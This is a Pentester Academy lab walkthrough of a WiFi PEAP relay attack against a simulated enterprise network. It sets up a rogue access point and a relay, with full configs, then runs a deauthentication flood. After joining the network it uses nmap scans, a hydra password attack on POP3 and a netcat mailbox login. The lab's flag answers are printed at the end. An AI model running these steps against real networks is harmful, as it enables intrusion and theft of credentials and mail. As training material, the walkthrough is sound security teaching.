
ATTACK
DEFENSE
by PentesterAcademy

Name	Pivoting over WiFi: PEAP Relay
URL	https://www.attackdefense.com/challengedetails?cid=1341
Type	WiFi Attack-Defense : WiFi Pivoting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break into the WiFi network and recover the flag kept in the e-mail account of the user!

Solution:

Step 1: Check the list of available WiFi network interfaces on the machine

Command: iw dev

```
root@attackdefense:~# iw dev
phy#2
        Interface wlan2
                ifindex 6
                wdev 0x200000001
                addr 02:00:00:00:02:00
                type managed
                txpower 0.00 dBm
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
```

wlan0, wlan1 and wlan2 interfaces are present on the machine.

Step 2: Put wlan2 in monitor mode.

Command: iw dev wlan2 set monitor none

```
root@attackdefense:~# iw dev wlan2 set monitor none
root@attackdefense:~#
root@attackdefense:~# iw dev
phy#2
        Interface wlan2
                ifindex 6
                wdev 0x200000001
                addr 02:00:00:00:02:00
                type monitor
                txpower 0.00 dBm
```

Step 3: Run airodump-ng on wlan2 interface to view all networks present in the vicinity on 2.4 (b/g) Ghz band.

Command: airodump-ng wlan2

```
root@attackdefense:~# airodump-ng wlan2
```

```
CH 11 ][ Elapsed: 6 s ][ 2019-11-07 12:42

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D2:E9:6A:D3:B3:50  -29        5        0    0   6  54   WPA2 CCMP   MGT  GlobalCentralBank
B8:67:E3:34:9A:4B  -29        9        0    0  11  54   WPA2 CCMP   PSK  EvilCorp
B8:67:E3:57:D6:5C  -29        9        0    0  11  54   WPA2 CCMP   MGT  XYZ-Enterprise
B8:0D:F7:83:79:BB  -29      149        0    0   1  11   WPA  TKIP   PSK  Forex_Magic
B8:0D:F7:D5:79:A9  -29      149        0    0   1  11   OPN              Airport-Free-WiFi
B8:0D:F7:6E:79:5A  -29      149        0    0   1  11   WPA2 CCMP   PSK  EvilCorp

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   02:00:00:00:08:00  -49    0 - 1      0        2  BAC-Community-college
B8:67:E3:34:9A:4B  02:00:00:00:07:00  -29    0 - 1      0        1  EvilCorp
```

There is a WPA-Enterprise network ‘GlobalCentralBank’ present in the airodump-ng output. This is the target SSID.

Step 4: Start airodump-ng on channel 6 (Channel on which ‘GlobalCentralBank’ is operating).

Command: airodump-ng wlan2 -c 6

```
root@attackdefense:~# airodump-ng wlan2 -c 6
```

```
CH  6 ][ Elapsed: 12 s ][ 2019-11-07 12:43

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D2:E9:6A:D3:B3:50  -29 100      119       12    0   6  54   WPA2 CCMP   MGT  GlobalCentralBank
B8:0D:F7:83:79:BB  -29 100      176        0    0   1  11   WPA  TKIP   PSK  Forex_Magic
B8:0D:F7:D5:79:A9  -29 100      176        0    0   1  11   OPN              Airport-Free-WiFi
B8:0D:F7:6E:79:5A  -29 100      176        0    0   1  11   WPA2 CCMP   PSK  EvilCorp

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   02:00:00:00:08:00  -49    0 - 1      8        4  BAC-Community-college
D2:E9:6A:D3:B3:50  02:00:00:00:09:00  -29   48 -54      0        9
```

Airodump-ng output now shows that a client with MAC 02:00:00:00:09:00 is connected to the target network.

Step 5: As mentioned in the challenge description, the user password is very strong so instead of trying to crack it, one has to perform the PEAP relay attack using Hostapd-mana and wpa_sycophant

Write the Hostapd-mana configuration for the target network

Hostapd-mana Configuration:

```
interface=wlan0
ssid=GlobalCentralBank
channel=6
hw_mode=g
wpa=3
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
```

auth_algs=3
ieee8021x=1
eapol_key_index_workaround=0
eap_server=1
eap_user_file=hostapd.eap_user
ca_cert=/root/certs/ca.pem
server_cert=/root/certs/server.pem
private_key=/root/certs/server.key
private_key_passwd=
dh_file=/root/certs/dhparam.pem
mana_wpe=1
mana_eapsuccess=1
enable_mana=1
enable_sycophant=1
sycophant_dir=/tmp/

```
root@attackdefense:~# cat ap.conf
interface=wlan0
ssid=GlobalCentralBank
channel=6
hw_mode=g
wpa=3
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
auth_algs=3
ieee8021x=1
eapol_key_index_workaround=0
eap_server=1
eap_user_file=hostapd.eap_user
ca_cert=/root/certs/ca.pem
server_cert=/root/certs/server.pem
private_key=/root/certs/server.key
private_key_passwd=
dh_file=/root/certs/dhparam.pem
mana_wpe=1
mana_eapsuccess=1
enable_mana=1
enable_sycophant=1
sycophant_dir=/tmp/
```

Also, create eap_user file.

EAP user file content

```
*               PEAP,TTLS,TLS,MD5,GTC
"t"             TTLS-MSCHAPV2,MSCHAPV2,MD5,GTC,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP
"1234test"  [2]
```

```
root@attackdefense:~# cat hostapd.eap_user
*               PEAP,TTLS,TLS,MD5,GTC
"t"             TTLS-MSCHAPV2,MSCHAPV2,MD5,GTC,TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP  "1234test"  [2]

root@attackdefense:~#
```

Step 6: Start the hostapd-mana with configuration files created above on interface wlan0

Command: hostapd-mana ap.conf

```
root@attackdefense:~# hostapd-mana ap.conf
Configuration file: ap.conf
MANA: Sycohpant state directory set to /tmp/.
Using interface wlan0 with hwaddr 02:00:00:00:00:00 and ssid "GlobalCentralBank"
random: Only 18/20 bytes of strong random data available from /dev/random
random: Not enough entropy pool available for secure operations
WPA: Not enough entropy in random pool for secure operations - update keys later
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
```

Step 7: Next step is to write configuration for wpa_sycophant.

WPA Sycophant Configuration

```
network={
  ssid="GlobalCentralBank"
  # The SSID you would like to relay and authenticate against.
  scan_ssid=1
  key_mgmt=WPA-EAP
  # Do not modify
  identity=""
```

```
  anonymous_identity=""
  password=""
  # This initialises the variables for me.
  # -------------
  eap=PEAP
  phase1="crypto_binding=0 peaplabel=0"
  phase2="auth=MSCHAPV2"
  # Dont want to connect back to ourselves,
  # so add your rogue BSSID here.
  bssid_blacklist=02:00:00:00:00:00
}
```

```
root@attackdefense:~/wpa_sycophant# cat wpa_sycophant_example.conf
network={
  ssid="GlobalCentralBank"
  # The SSID you would like to relay and authenticate against.
  scan_ssid=1
  key_mgmt=WPA-EAP
  # Do not modify
  identity=""
  anonymous_identity=""
  password=""
  # This initialises the variables for me.
  # -------------
  eap=PEAP
  phase1="crypto_binding=0 peaplabel=0"
  phase2="auth=MSCHAPV2"
  # Dont want to connect back to ourselves,
  # so add your rogue BSSID here.
  bssid_blacklist=02:00:00:00:00:00
}
root@attackdefense:~/wpa_sycophant#
```

Note: Please make sure to mention the BSSID of hostapd-mana based honeypot in the configuration file. This is to make sure that sycophant doesn't connect to the honeypot.

Step 8: Start wpa_sycophant with above configuration on interface wlan1

Command: ./wpa_sycophant.sh -c wpa_sycophant_example.conf -i wlan1

```
root@attackdefense:~/wpa_sycophant# ./wpa_sycophant.sh -c wpa_sycophant_example.conf -i wlan1
SYCOPHANT : RUNNING "./wpa_supplicant/wpa_supplicant -i wlan1 -c wpa_sycophant_example.conf"
SYCOPHANT : RUNNING "dhclient wlan1"
Successfully initialized wpa_sycophant
                                                    _                 _
__      ___ __   __ _     ___ _   _  ___ ___  _ __ | |__   __ _ _ __ | |_
\ \ /\ / / '_ \ / _` |   / __| | | |/ __/ _ \| '_ \| '_ \ / _` | '_ \| __|
 \ V  V /| |_) | (_| |   \__ \ |_| | (_| (_) | |_) | | | | (_| | | | | |_
  \_/\_/ | .__/ \__,_|___|___/\__, |\___\___/| .__/|_| |_|\__,_|_| |_|\__|
         |_|        |_____|   |___/          |_|

The most important part is the ascii art - Georg-Christian Pranschke

Set MANA to relay
```

The setup is ready, now one needs to force the client to connect to hostapd-mana honeypot.

Step 9: A deauthentication flood can be used to push the client to honeypot.

Command: aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 -c 02:00:00:00:09:00 wlan2

```
root@attackdefense:~# aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 -c 02:00:00:00:09:00  wlan2
11:28:50  Waiting for beacon frame (BSSID: D2:E9:6A:D3:B3:50) on channel 6
11:28:50  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:09:00] [ 0| 0 ACKs]
11:28:51  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:09:00] [ 0| 0 ACKs]
11:28:52  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:09:00] [ 0| 0 ACKs]
11:28:52  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:09:00] [ 0| 0 ACKs]
11:28:53  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:09:00] [ 0| 0 ACKs]
11:28:54  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:09:00] [ 0| 0 ACKs]
11:28:54  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:09:00] [ 0| 0 ACKs]
```

Within a few seconds, the client will connect to honepot and logs will appear on both hostapd-mana and wpa_sycophant console.

The client connects to hostapd-mana honeypot

Hostapd-mana console logs

```
wlan0: STA 02:00:00:00:09:00 IEEE 802.11: authenticated
wlan0: STA 02:00:00:00:09:00 IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 02:00:00:00:09:00
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
MANA EAP Identity Phase 0: admin
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
MANA EAP Identity Phase 1: admin
```

```
SYCOPHANT: MSCHAPv2 Response handed off to supplicant.
MANA EAP EAP-MSCHAPV2 ASLEAP user=admin | asleap -C c6:b0:40:49:06:cb:26:8d -R 79:8b:80:3b:05:74:e2:7b:30:70:eb:22:31
:80:4e
MANA EAP EAP-MSCHAPV2 JTR | admin:$NETNTLM$c6b0404906cb268d$798b803b0574e27b3070eb223109b2c0ac047a8fc7b4804e:::::::
MANA EAP EAP-MSCHAPV2 HASHCAT | admin::::798b803b0574e27b3070eb223109b2c0ac047a8fc7b4804e:c6b0404906cb268d
EAP-MSCHAPV2: Derived Master Key - hexdump(len=16): 94 8c 30 c5 d7 1b 43 ed d6 81 8e 35 20 22 90 73
```

Here one can observe the username ‘admin’. Hostapd-mana coordinates with wpa_sycophant to perform a successful MITM.

WPA Sycophant console logs

```
wlan1: CTRL-EVENT-EAP-STARTED EAP authentication started
SYCOPHANT : Getting Identity
SYCOPHANT : Config phase 1 ident : - hexdump_ascii(len=0):
SYCOPHANT : Phase 1 Identity : - hexdump_ascii(len=5):
     61 64 6d 69 6e                                     admin
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=4 -> NAK
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan1: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 25 (PEAP) selected
wlan1: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/CN=c83e7148687b' hash=c7e2d2d512128def49b773ba09fe1983e068a9b2
wlan1: CTRL-EVENT-EAP-PEER-ALT depth=0 DNS:c83e7148687b
wlan1: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/CN=c83e7148687b' hash=c7e2d2d512128def49b773ba09fe1983e068a9b2
wlan1: CTRL-EVENT-EAP-PEER-ALT depth=0 DNS:c83e7148687b
```

```
SYCOPHANT : Config phase 2 ident : - hexdump_ascii(len=0):
SYCOPHANT : Phase 2 Identity : - hexdump_ascii(len=5):
     61 64 6d 69 6e                                     admin
SYCOPHANT : CHALLANGE DATA - hexdump(len=16): 31 c0 b4 f7 73 63 06 d5 b8 ea c7 8b 0d ba 8f 3d
SYCOPHANT : CHALLANGE DATA GIVEN TO MANA
SYCOPHANT : INFORMING MANA TO SERVE CHALLENGE
SYCOPHANT : RESPONSE SET BY PEER - hexdump(len=64): 02 30 00 40 1a 02 30 00 3b 31 93 eb d6 cf 16 fa 78 e8 ac 5f 4e e8 c3 5a
0 00 00 00 74 1f 50 0c 4a 02 06 d3 07 b0 fb 71 84 98 e9 a5 d7 c4 97 90 a4 bf 77 ba 00 be 6b c6 4c 94
SYCOPHANT : ORIG CONTENTS - hexdump(len=64): 02 30 00 40 1a 02 30 00 3b 31 93 eb d6 cf 16 fa 78 e8 ac 5f 4e e8 c3 5a 0b de
 00 74 1f 50 0c 4a 02 06 d3 07 b0 fb 71 84 98 e9 a5 d7 c4 97 90 a4 bf 77 ba 00 be 6b c6 4c 94
SYCOPHANT : MANA CONTENTS - hexdump(len=64): 02 8b 00 40 1a 02 8b 00 3b 31 83 2b b9 72 77 02 5f 18 f0 da c8 a9 79 2d 46 99
 00 79 8b 80 3b 05 74 e2 7b 30 70 eb 22 31 09 b2 c0 ac 04 7a 8f c7 b4 80 4e 00 61 64 6d 69 6e
SYCOPHANT : ORIG CONTENTS - hexdump(len=64): 02 30 00 40 1a 02 30 00 3b 31 83 2b b9 72 77 02 5f 18 f0 da c8 a9 79 2d 46 99
 00 79 8b 80 3b 05 74 e2 7b 30 70 eb 22 31 09 b2 c0 ac 04 7a 8f c7 b4 80 4e 00 61 64 6d 69 6e
SYCOPHANT : MANA CONTENTS - hexdump(len=64): 02 8b 00 40 1a 02 8b 00 3b 31 83 2b b9 72 77 02 5f 18 f0 da c8 a9 79 2d 46 99
 00 79 8b 80 3b 05 74 e2 7b 30 70 eb 22 31 09 b2 c0 ac 04 7a 8f c7 b4 80 4e 00 61 64 6d 69 6e
```

```
EAP-MSCHAPV2: Received success
Response not verified, does not seem important
EAP-MSCHAPV2: Authentication succeeded
EAP-TLV: TLV Result - Success - EAP-TLV/Phase2 Completed
wlan1: CTRL-EVENT-EAP-SUCCESS EAP authentication completed successfully
wlan1: PMKSA-CACHE-ADDED d2:e9:6a:d3:b3:50 0
wlan1: WPA: Key negotiation completed with d2:e9:6a:d3:b3:50 [PTK=CCMP GTK=CCMP]
wlan1: CTRL-EVENT-CONNECTED - Connection to d2:e9:6a:d3:b3:50 completed [id=0 id_str=]
```

From wpa_sycophant's logs, one can tell that the connection is successful and the interface wlan1 is connected to the target network.

NOTE: It might not work on the first try. Please try 2-3 times before contacting the support.

The same can be verified by checking the interface status

Command: iw dev

```
root@attackdefense:~# iw dev
phy#2
        Interface wlan2
                ifindex 6
                wdev 0x200000001
                addr 02:00:00:00:02:00
                type monitor
                channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 MHz
                txpower 20.00 dBm
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                ssid GlobalCentralBank
                type managed
                channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 MHz
                txpower 20.00 dBm
```

Step 10: WPA_sycophant script also starts dhclient on the interface. So, check the IP address of the interface.

Command: ifconfig wlan1

```
root@attackdefense:~# ifconfig wlan1
wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.181  netmask 255.255.255.0  broadcast 172.18.0.255
        inet6 fe80::ff:fe00:100  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:01:00  txqueuelen 1000  (Ethernet)
        RX packets 74  bytes 7569 (7.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39  bytes 4243 (4.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The interface now has IP 172.18.0.181 and it looks like the WiFi router is at 172.18.0.1

Step 10: Scan the WiFi router with Nmap

Command: nmap -p- 172.18.0.1

```
root@attackdefense:~# nmap 172.18.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-07 13:01 UTC
Nmap scan report for 172.18.0.1
Host is up (0.00072s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: D2:E9:6A:D3:B3:50 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 15.42 seconds
root@attackdefense:~#
```

SSH, DNS server and HTTP server are running on it.

Step 11: Check the hosted content on the webserver running on the WiFi router.

Command: curl 172.18.0.1

```
root@attackdefense:~# curl 172.18.0.1
<html><body><h1>b'Router LAN interface IP: 192.94.243.3\n'</h1></body></html>root@attackdefense:~#
root@attackdefense:~#
```

The HTTP content tells that the LAN interface of the router has an IP address 192.94.243.3. Please note that it will be different each time.

Step 12: Run Nmap scan on the next IP of this range (i.e. 192.94.243.4). And, as only the TCP/UDP traffic is allowed, user Nmap TCP Connect scan.

Command: nmap -sT 192.94.243.4

```
root@attackdefense:~# nmap -sT 192.94.243.4
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-07 13:06 UTC
Nmap scan report for 192.94.243.4
Host is up (0.0060s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
110/tcp open  pop3
513/tcp open  login
514/tcp open  shell
995/tcp open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 14.64 seconds
root@attackdefense:~#
```

Step 13: Launch hydra to perform a dictionary attack on POP3 service running on the LAN machine (i.e. 192.94.243.4) to retrieve the password for user ‘admin’ (EAP authentication credentials revealed the username ‘admin’)

Commad: hydra -l admin -P /root/wordlists/100-common-passwords.txt 192.94.243.4 pop3

```
root@attackdefense:~# hydra -l admin -P /root/wordlists/100-common-passwords.txt 192.94.243.4 pop3
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-11-07 13:11:55
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and
[DATA] max 16 tasks per 1 server, overall 16 tasks, 102 login tries (l:1/p:102), ~7 tries per task
[DATA] attacking pop3://192.94.243.4:110/
[110][pop3] host: 192.94.243.4   login: admin   password: qwerty
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-07 13:12:52
root@attackdefense:~#
```

Step 14: Once the password is known, one can login into the mailbox using netcat

Commands:
netcat 192.94.243.4 110
USER admin
PASS qwerty
LIST

```
root@attackdefense:~# netcat 192.94.243.4 110
+OK Dovecot (Ubuntu) ready.
USER admin
+OK
PASS qwerty
+OK Logged in.
LIST
+OK 2 messages:
1 412
2 461
.
```

Step 15: There are two mails in the inbox. Retrieve the mails one by one.

Command: RETR 1

```
RETR 1
+OK 412 octets
Return-Path: <riddler@rootmail.xyz>
X-Original-To: admin@openmailbox.xyz
Delivered-To: admin@openmailbox.xyz
Received: from gmail.xyz (unknown [192.89.254.2])
        by openmailbox.xyz (Postfix) with SMTP id 9CFCB13EA0CD
        for <admin@openmailbox.xyz>; Tue, 27 Nov 2018 10:19:04 +0000 (UTC)
Subject: Your incorrect flag!

Mr. Johnson,

FLAG: a17f45dd4fc3aaf0572d8c746c8bc156

Bye,
Ridddler
```

Command: RETR 2

```
.
RETR 2
+OK 461 octets
Return-Path: <cat@company.xyz>
X-Original-To: admin@openmailbox.xyz
Delivered-To: admin@openmailbox.xyz
Received: from gmail.xyz (unknown [192.89.254.2])
        by openmailbox.xyz (Postfix) with SMTP id C776713EA0CB
        for <admin@openmailbox.xyz>; Tue, 27 Nov 2018 10:21:23 +0000 (UTC)
Subject: Your correct flag!!

Mr. Johnson,

Riddler is lying, this one is the correct flag.

FLAG: 4dc4e6c576a15b994ecbecf718459c48

Bye,
Riddler's cat :p
```

From the content of the email, it is clear that the second email has the correct flag.

Flag: 4dc4e6c576a15b994ecbecf718459c48

References

- PEAP Replay attacks (https://sensepost.com/blog/2019/peap-relay-attacks-with-wpa_sycophant/)
- DEFCON 26 talk (https://youtu.be/eYsGyvGxlpI)